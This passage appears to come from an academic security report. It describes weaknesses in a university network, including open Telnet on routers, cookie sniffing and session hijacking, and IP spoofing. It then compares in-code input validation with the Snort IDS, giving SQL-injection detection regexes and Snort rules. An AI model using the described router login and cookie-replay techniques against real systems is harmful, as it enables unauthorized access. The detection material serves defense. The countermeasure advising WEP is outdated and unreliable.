

Figure 11. Status of the ports

Almost all routers in the network of University of Jammu have their telnet port (23) open for remote administration that can be accessed from any host on the network**.** The routers in there default state run *Telnet*, allowing malicious users to connect to the router from anywhere in the network using default credentials. A malicious attacker can then use the IP address in conjunction with a manual/automated password attack to log into the remote Telnet server, and ultimately gain admin/root privileges on the router.



Figure 12. Router remote login

After logging in the router an attacker can launch DDOS attacks or route thousands of users to malicious web pages to install viruses etc.

*3.1.3.3 **Lack of encryption when sending sensitive data***

The failure to encrypt data passes up the guarantees of confidentiality and integrity. Traffic on an unencrypted network can be intercepted and read by computers on the network other than the sender and receiver. This traffic includes cookies sent on ordinary unencrypted HTTP sessions. Where network traffic is not encrypted, attackers can therefore read the communications of other users on the network, including HTTP cookies as well as the entire contents of the conversations.



Figure 13. Eavesdropping the network traffic

An attacker could use intercepted cookies to impersonate a user and perform a malicious task, such as transferring money out of the victim's bank account.



Figure 14. Session Cookies stolen by packtet analyzer



Figure 15. Modifying cookie in the request header

Figure 16. Impersonating a user

3.1.3.4 Using services that communicate in plain text or weak encryption or hashing

Any host on the network where Telnet is being used to access routers, switches can intercept the packets passing by and obtain login and password information with any of several common utilities like *tcpdump* and *Wireshark*



Figure 17. Telnet used for remote administration

3.1.3.5 ***Lack of ingress and egress filtering***

Ingress filtering is the filtering of any IP packets with untrusted source addresses before they have a chance to enter and affect the system or network. Egress filtering is the process of filtering outbound traffic from your network.The header of each IP packet contains, among other things, the numerical source and destination address of the packet. The source address is normally the address that the packet was sent from. By forging the header so that it contains a different address, an attacker can make it appear that the packet was sent by a different machine. The machine that receives spoofed packets will send a response back to the forged source address. IP spoofing is most frequently used in denial-of-service attacks. In such attacks, the goal is to flood the victim with overwhelming amounts of traffic, and the attacker does not care about receiving responses to the attack packets.

3.1.3.6 ***Lack of patches and updates***

As vulnerabilities are found vendors make patches available quickly and announce these updates through e-mail or on their Web sites. Failure to update the service allows the attacker to exploit the vulnerability that is already exposed.

3.1.4 Countermeasures

1. All factory default names and passwords should be changed.
2. Network traffic should be encrypted. Wi-Fi access points typically default to an encryption-free mode. The device must be configured to enable the WEP or WPA encryption standards available on it.

3. Patching and Updating software and services. Subscribe to alert services provided by the manufacturer of the r networking hardware in order to stay current with both security issues and service patches. Always test the updates before implementing them in a production environment.
4. Unused interfaces and ports should be disabled. Firewalls should be properly configured to mask services that should not be publicly exposed.
5. Broadcast and ICMP requests should be filtered.
6. Spoofed packets are representative of probes, attacks, and a knowledgeable attacker. Incoming packets with an internal address can indicate an intrusion attempt or probe and should be denied entry to the perimeter network. Likewise, set up the router to route outgoing packets only if they have a valid internal IP address. Verifying outgoing packets does not only protect from a denial of service attack, but it does keep such attacks from originating from inside the network.

3.2 Performance Analysis of Internal vs. External Security Mechanism in Web Applications

Most of the applications now-a-days are developed web based. The applications of public access are highly exposed to security threats. The increasing number of web based attacks which result in loss of data and unauthorized access to application has drawn the attention of organizations towards web application security. The most commonly employed defense mechanism today is to use solutions that rely on security service tools like firewalls, intrusion detection and prevention systems etc. Most of the commonly used tools such as SNORT are based upon the payload inspection that detects an attack by searching for the occurrence of known signature patterns in the packet. But using these devices for protecting web applications against common input based attacks is an inefficient process. It consumes a significant amount of time, memory and CPU cycles for each packet while scanning through the list of rules. Implementing security features within applications' logic is an effective alternative. In this experiment we analyzed the performance of two experimental web applications one with security implemented within the code and the other checked by external security system called SNORT using a web application testing tool (*WAPT 3.0*). Our experiment showed that the application with secure code showed better performance statistics in terms of response time. The various issues regarding the use of security devices as protection against application layer attacks were also studied.

3.2.1 Objective

This experiment has been conducted to test the effectiveness of security service tools as a protection against application layer attacks.

An open source intrusion detection system 'SNORT' was setup to detect application layer attacks in a test application and its performance was compared with the performance of security mechanism built into the application.

3.2.2 Experimental setup

In this experiment we analyzed the performance of two applications one with internal security and the other protected with an external security system, SNORT, open source network intrusion prevention and detection system. For this purpose two similar web applications were developed. One of the applications was embedded with security functions which can provide proper input validation in order to protect the application from the commonly known SQL injection and cross-site scripting attacks. And the other application was protected with SNORT. SNORT was also embedded with the rules to counter similar attacks. Response time of both the setups was noted. By comparing the response times obtained significant results could be estimated regarding whether secure coding or security service tools meet better performance requirements. The experimental setup is shown in figure 18.



Figure 18. Experimental Setup

We used two machines with the following specifications:

Client:

OS: Windows 7 Ultimate, Processor: Intel Core 2 Duo CPU 2.GHz **,** OS: Windows 7 Ultimate Processor: Intel Core 2 Duo CPU 2.GHz, RAM: 2GB

To host web applications IIS 7 was installed. Internet Information Services (IIS) is web server software included with Windows. IIS isn't installed by default when we install Windows.

3.2.2.1 ***Installing IIS***

1. Click the Start button, click Control Panel, click Programs, and then click Turn Windows features on or off.
2. In the list of Windows features, click the plus sign (+) next to Internet Information Services, click the plus sign (+) next to World Wide Web Services, click the plus sign (+) next to Application Development Features, select the dynamic content features to install, and then click OK.

3.2.2.2 ***Development of test applications:***

Two web based applications were developed, using *ASP.NET* on the *Microsoft .NET Framework version 2.0*, for searching data from a database of around 1500 records after taking input from the user. In one of the applications named, Internalsecurity, a special code was placed in application's source code so that every time a user entered the input (roll number or name), it is checked for malicious attacks and the inputs were processed only if the request was found to be valid. A portion of sample code is listed below which detects any occurrence of following SQL meta-characters <, >, =, ?, ;, -, (,), ', &, #,+,%, * in the input string and block all input strings containing one or more occurrences of any one of these characters. This approach is known as negative validation.

```
Protected Sub search1_Click(ByVal sender As Object,ByVal e As System.EventArgs) Handles search1.Click

Dim nm As String = TextBox1.Text

IfRegex.IsMatch(nm,"(<|>|=|\?|;|-|\)|\(|&|#| \+|\*|'|%)+")

Then

error1.Text = "Invalid character."

Else
```

Figure 19. Sample code of Internalsecurity application which checks the input variable 'nm' against a regular expression

Figure 20. Internalsecurity application

The other application, Externalsecurity, was developed to provide the similar functionality but with the difference that the application was protected with SNORT to detect same set of malicious inputs. The applications were hosted on server machine.

3.2.3 Tools used

3.2.3.1 SNORT

Snort is an open source network intrusion detection and prevention system (IDS/IPS) developed by Sourcefire. It captures the data packets traveling on the network media (cables, wireless) and matches them to a database of known attack signatures. Depending upon whether a packet is matched with a signature, an alert is generated and the packet is logged to a file or database. The signatures of vulnerabilities and malicious activities are represented as a set of rules in a standard industry format used by security professionals worldwide. Besides string based matching for the identification of malicious signatures SNORT utilizes PCRE (Perl Compatible Regular Expression) engine for regular expression based matching in a packet payload. Using PCRE any generic or concise signatures that cover a particular application can be written to detect certain types of SQL injection and cross-site scripting attacks as they occur. It can run on the web server itself or on another computer within that same network and with the right rule-set very few attacks stay undetected.



Figure 21. Successful SNORT installation

SNORT required some software packages like packet capturing software, *Perl* Compatible Regular Expression library etc.

- INSTALLING WINPCAP

WinPcap 4.02, an open source packet capturing software available at www.winpcap.org and *PCRE 7.4* which is also an open source library available at *http://www.pcre.org/* were used.

Figure 22: Installing WinPcap

- CONFIGURING THE SNORT.CONF FILE:

We made the following modifications to the snort.config file:

- Set variable Rule_Path: var RULE_PATH C:\Snort\rules
- var PREPROC_RULE_PATH C:\Snort\preproc_rules
- Changed path to dynamic preprocessor libraries
  dynamicpreprocessor directory C:\Snort\lib\snort_dynamicpreprocessor
- Changed path to base preprocessor engine
  dynamicengine C:\Snort\lib\snort_dynamicengine\sf_engine.dll
- Changed path to dynamic preprocessor libraries
  dynamicpreprocessor directory C:\Snort\lib\snort_dynamicpreprocessor
- Changed path to base preprocessor engine
  dynamicengine C:\Snort\lib\snort_dynamicengine\sf_engine.dll

3.2.3.2 ***SNORT RULES***

Sourcefire Vulnerability Research Team™ (VRT) Rules are the official rules of snort.org. These rules are distributed under the VRT Certified Rules License Agreement. This license agreement allows us to study and modify VRT rules but restricts commercial redistribution. . Rules establish the parameters within which Snort operates. Without a rules file, Snort will log all packets that it sniffs on the wire. Snort uses a simple, lightweight rules description language that is flexible and quite powerful. Snort rules are divided into two logical sections, the rule header and the rule options. The rule header contains the rule's action, protocol, source and destination IP addresses and netmasks, and the source and destination ports information. The rule option section contains alert messages and information on which parts of the packet should be inspected to determine if the rule action should be taken.

```
alert tcp any any -> 192.170.1.1/24 111 \
(content:"|00 01 86 a5|"; msg:"mountd access";)
```

Figure 23: Sample Snort Rule

The text up to the first parenthesis is the rule header and the section enclosed in parenthesis contains the rule options. The words before the colons in the rule options section are called option *keywords.* The rule action tells Snort what to do when it finds a packet that matches the rule criteria. There are 5 available default actions in Snort, alert, log, pass, activate, and dynamic.

1. alert - generate an alert using the selected alert method, and then log the packet
2. log - log the packet
3. pass - ignore the packet
4. activate - alert and then turn on another dynamic rule
5. dynamic - remain idle until activated by an activate rule, then act as a log rule

The next field in a rule is the protocol. There are four protocols that Snort currently analyzes for suspicious behavior – TCP, UDP, ICMP, and IP. In the future there may be more, such as ARP, IGRP, GRE, OSPF, RIP, IPX, etc. The next portion of the rule header deals with the IP addresses and port information for a given rule. The keyword any may be used to define any address. The direction operator -> indicates the orientation, or direction, of the traffic that the rule applies to. The IP address and port numbers on the left side of the direction operator is considered to be the traffic coming from the source
log udp any any -> 192.168.1.0/24 1:1024 log udp traffic coming from any port and destination ports ranging from 1 to 1024.

3.2.3.3 ***Rule Options Used***

1) msg

The *msg* rule option tells the logging and alerting engine the message to print along with a packet dump or to an alert. It is a simple text string that utilizes the \ as an escape character to indicate a discrete character that might otherwise confuse Snort's rules parser (such as the semi-colon ; character).

Format

msg: "<message text>";

2) sid

The *sid* keyword is used to uniquely identify Snort rules.

Format

sid: <snort rules id>;

3) content

It allows the user to set rules that search for specific content in the packet payload and trigger response based on that data. If data exactly matching the argument data string is contained anywhere within the packet's payload, the test is successful and the remainder of the rule option tests are performed. This test is case sensitive. If the rule is preceded by a !, the alert will be triggered on packets that do not contain this content.

Format

content: [!] "<content string>";

Examples

alert tcp any any -> any 139 (content:"|5c 00|P|00|I|00|P|00|E|00 5c|";)

4) pcre

The *pcre* keyword allows rules to be written using perl compatible regular expressions. The PCRE library is a set of functions that implement regular expression pattern matching using the same syntax and semantics as Perl 5. PCRE has its own native API, as well as a set of wrapper functions that correspond to the POSIX regular expression API. The PCRE library is free, even for building proprietary software.

Format

pcre:[!]"(/<regex>/|m<delim><regex><delim>)[ismxAEGRUBPHMCOIDKYS]";

The *post-re* modifiers set compile time flags for the regular expression. See table below for descriptions of each modifier.

Perl compatible modifiers for *pcre*

i	case insensitive
s	include newlines in the dot metacharacter
m	By default, the string is treated as one big line of characters. ^ and $ match at the beginning and ending of the string. When m is set, ^ and $ match immediately following or immediately before any newline in the buffer, as well as the very start and very end of the buffer.
x	whitespace data characters in the pattern are ignored except when escaped or inside a character class

A	the pattern must match only at the start of the buffer (same as ^)
E	Set $ to match only at the end of the subject string. Without E, $ also matches immediately before the final character if it is a newline (but not before any other newlines).
G	Inverts the "greediness" of the quantifiers so that they are not greedy by default, but become greedy if followed by "?".
R	Match relative to the end of the last pattern match. (Similar to distance:0;)
U	Match the decoded URI buffers (Similar to uricontent and http uri). This modifier is not allowed with the unnormalized HTTP request uri buffermodifier(I) for the same content
I	Match the unnormalizedHTTP request uri buffer (Similar to http raw uri). This modifier is not allowed with the HTTP request uri buffer modifier(U) for the same content.
P	Match unnormalized HTTP request body (Similar to http client body)
H	Match normalized HTTP request or HTTP response header (Similar to http header). This modifier is not allowed with the unnormalized HTTP request or HTTP response header modifier(D) for the same content.
D	Match unnormalized HTTP request or HTTP response header (Similar to http raw header). This modifier is not allowed with the normalized HTTP request or HTTP response header modifier(H) for the same content.
M	Match normalized HTTP request method (Similar to http method)
C	Match normalized HTTP request or HTTP response cookie (Similar to http cookie). This modifier is not allowed with the unnormalized HTTP request or HTTP response cookie modifier(K) for the same content.
K	Match unnormalized HTTP request or HTTP response cookie (Similar to http raw cookie). This modifier is not allowed with the normalized HTTP request or HTTP response cookie modifier(C) for the same content
S	Match HTTP response status code (Similar to http stat code)
Y	Match HTTP response status message (Similar to http stat msg)
B	Do not use the decoded buffers (Similar to rawbytes)
O	O Override the configured pcre match limit and pcre match limit recursion for this Expression

3.2.3.3 ***Regular Expressions***

A regular expression (regex or regexp for short) is a special text string for describing a search pattern.

- **Metacharacters**

In particular the following metacharacters have their standard meanings:

1. \ Quote the next metacharacter
2. ^ Match the beginning of the line
3. . Match any character (except newline)
4. $ Match the end of the line (or before newline at the end)
5. | Alternation
6. () Grouping
7. [] Character class

- **Quantifiers**

A quantifier after a token (such as a character) or group specifies how often that preceding element is allowed to occur

The following standard quantifiers are recognized:

1. * Match 0 or more times
2. + Match 1 or more times
3. ? Match 1 or 0 times
4. {n} Match exactly n times
5. {n,} Match at least n times
6. {n,m} Match at least n but not more than m times

- Escape sequences

There are some ASCII characters which do not have printable character equivalents and are instead represented by escape sequences.

1. \t tab
2. \n newline
3. \r return
4. \f form feed
5. \a alarm (bell)
6. \e escape (think troff)

In addition, Perl defines the following:

1. \w Match a "word" character (alphanumeric plus "_")
2. \W Match a non-"word" character
3. \s Match a whitespace character
4. \S Match a non-whitespace character
5. \d Match a digit character
6. \D Match a non-digit character

3.2.3.4 Extending the SNORT Rule set

The default rule set in SNORT did not contain signatures for detecting cross-site scripting and SQL injection attacks, but those rules were extended to watch out for any occurrence of SQL meta-characters such as the single-quote, semi-colon or double-dash and angled brackets that signify HTML tag to avoid CSS attacks. A Sample rule is listed that contains hex encoded values of meta-characters <, >, =, ?, ;, -, (,) ,+, /, #, %, &, *.

```
alert tcp 192.168.0.122 any -> 192.168.0.1 80 (msg:"sqlinjection";pcre:"/(%3C)|(%3E)|(%3D)|(%3F)|(%3B)|
(%2D) (%2D)|(%2B)|(%2A)|(%29)|(%28)|(%27)|(%23)|(%26)/"; sid:7214;)
```

Figure 24: Sample SNORT rule that generates an alert on encountering any occurrence of any of these special characters in the packet payload

3.2.3.5 ***Running Snort***

SNORT was installed on the machine where the web applications were hosted and was configured to run in network intrusion detection mode. In this mode it doesn't record all packets but only the packets that triggered rules specified in "snort.conf".

To enable Network Intrusion Detection System (NIDS) mode run snort as:

snort -dev -c C:\Snort\snort.conf -l C:\Snort\log –i2 –A full

where *snort.conf* is the name of snort configuration file. This will apply the rules configured in the *snort.conf* file to each packet to decide if an action based upon the rule type in the file should be taken. 'l' option sets the output directory for the program. The full alert mechanism prints out the alert message in addition to the full packet headers.

Options used:

-A Set alert mode: fast, full, console, test or none
-c <rules> Use Rules File <rules>
-C Print out payloads with character data only (no hex)
-d Dump the Application Layer
-e Display the second layer header info
-i <if> Listen on interface <if>
-I Add Interface name to alert output
-l <ld> Log to directory <ld>
-L <file> Log to this tcpdump file
-r <tf> Read and process tcpdump file <tf>
-v Be verbose
-V Show version number
-W Lists available interfaces. (Win32 only)
-? Show this information

*3.2.3.6 **WAPT***

Finally to evaluate the performance of the applications we used web applications testing tool (WAPT). WAPT is a load, stress and performance testing tool for web sites and intranet applications with web interface. WAPT is designed for Microsoft® Windows 2000/XP/2003 and Windows 98/Me operating systems. WAPT was installed on client machine from where the requests for the applications were made.



Figure 26: WAPT start page

- TEST SCENARIO

To perform a test, we created a test scenario. WAPT test scenario defines parameters of test run: the number of virtual users, test duration, date and time when the test will be started, user simulation options and the list of included user profiles. Test scenario was created using Test Scenario Wizard.

Click the New button on the toolbar to initiate the New Test Scenario Wizard.

The first step of New Test Scenario Wizard is Testing Objectives page. When a web site or a web-based application is tested, there is certain goal of testing, something we intend to find about our site/application as a result of testing with WAPT. It can be either the maximum number of page hits per second the web server can handle under the load of multiple users, or performance characteristics of site/application, or its breaking points against the maximum user load, or the optimal hardware/ software configuration, or the level of reliability of web server over an extended period of high user load, or something else. Testing Objectives page displays the list of available objectives.

Figure 27: Test Scenario

Our objective was to measure the response time of the applications, we selected the performance characteristics. Performance testing is a class of tests implemented and executed to characterize and evaluate the performance related characteristics of the target-of-test such as the timing profiles, execution flow, response times, and operational reliability and limits.

On the page of Load Level and Test Duration we can specify the number of virtual users participating in test run and test duration.

Figure 28: Test Scenario

WAPT was configured to simulate the test for twenty virtual users that perform a batch run from 1 to 20 in step of 1 with thirty iterations performed by each virtual user.

- RECORDING A VIRTUAL USER

User profile consists of web pages which will be requested by virtual users of this profile. This can be done using WAPT Recorder. This tool records the actions as we navigate through a web site and then reproduces these steps during test run. Click on Recorder tab of user profile to switch to Recorder**.**



Figure 29: User Profile1

Type the first URL to be recorded to the program Address bar and press Enter. As we navigate through a web site, WAPT records the steps of our activity in browser. During test run, WAPT virtual users will navigate to tested site and perform each step as originally recorded in the sequence of page requests.



Figure 30: User profile2



Figure 31: User profile3

- STARTING A TEST RUN

Click the Run Test button on the program toolbar to start the test immediately. First the server was protected with SNORT and a request for the application External security was made. Then SNORT was terminated and a request for the application Internalsecurity was made. Both these applications were assessed for the average response time encountered by virtual users. Figure 32, presents the average response time of the two applications as recorded by our testing tool.

3.2.3.7 Results

It has been found that the application with secure code showed better performance relative to the application protected with SNORT. It is also important to note that the curve for the application with secure code stayed below the curve for the application Externalsecurity and never rise above it. The excessive response time in case of the application Externalsecurity can be

attributed to the latency introduced by SNORT. There are four main areas in SNORT that consume considerable amount of time: getting packets off the wire, clearing out data structures, pattern matching and checksum verification. It must perform these tasks for every packet that comes across its interface. The growing number of the vulnerabilities has led to an ever growing number of rules in the SNORT ruleset. As a result, the SNORT IDS ends up using increasing number of CPU cycles for each payload while scanning through the list of rules. Also, these systems have a finite capacity queue, which means they have a buffer which can store a finite number of packets, and when this buffer fills up, further packets are discarded rather than processed. Therefore, they can't handle high speeds of internal networks.



Figure 32 : Average response time of the two applications as encountered by WAPT

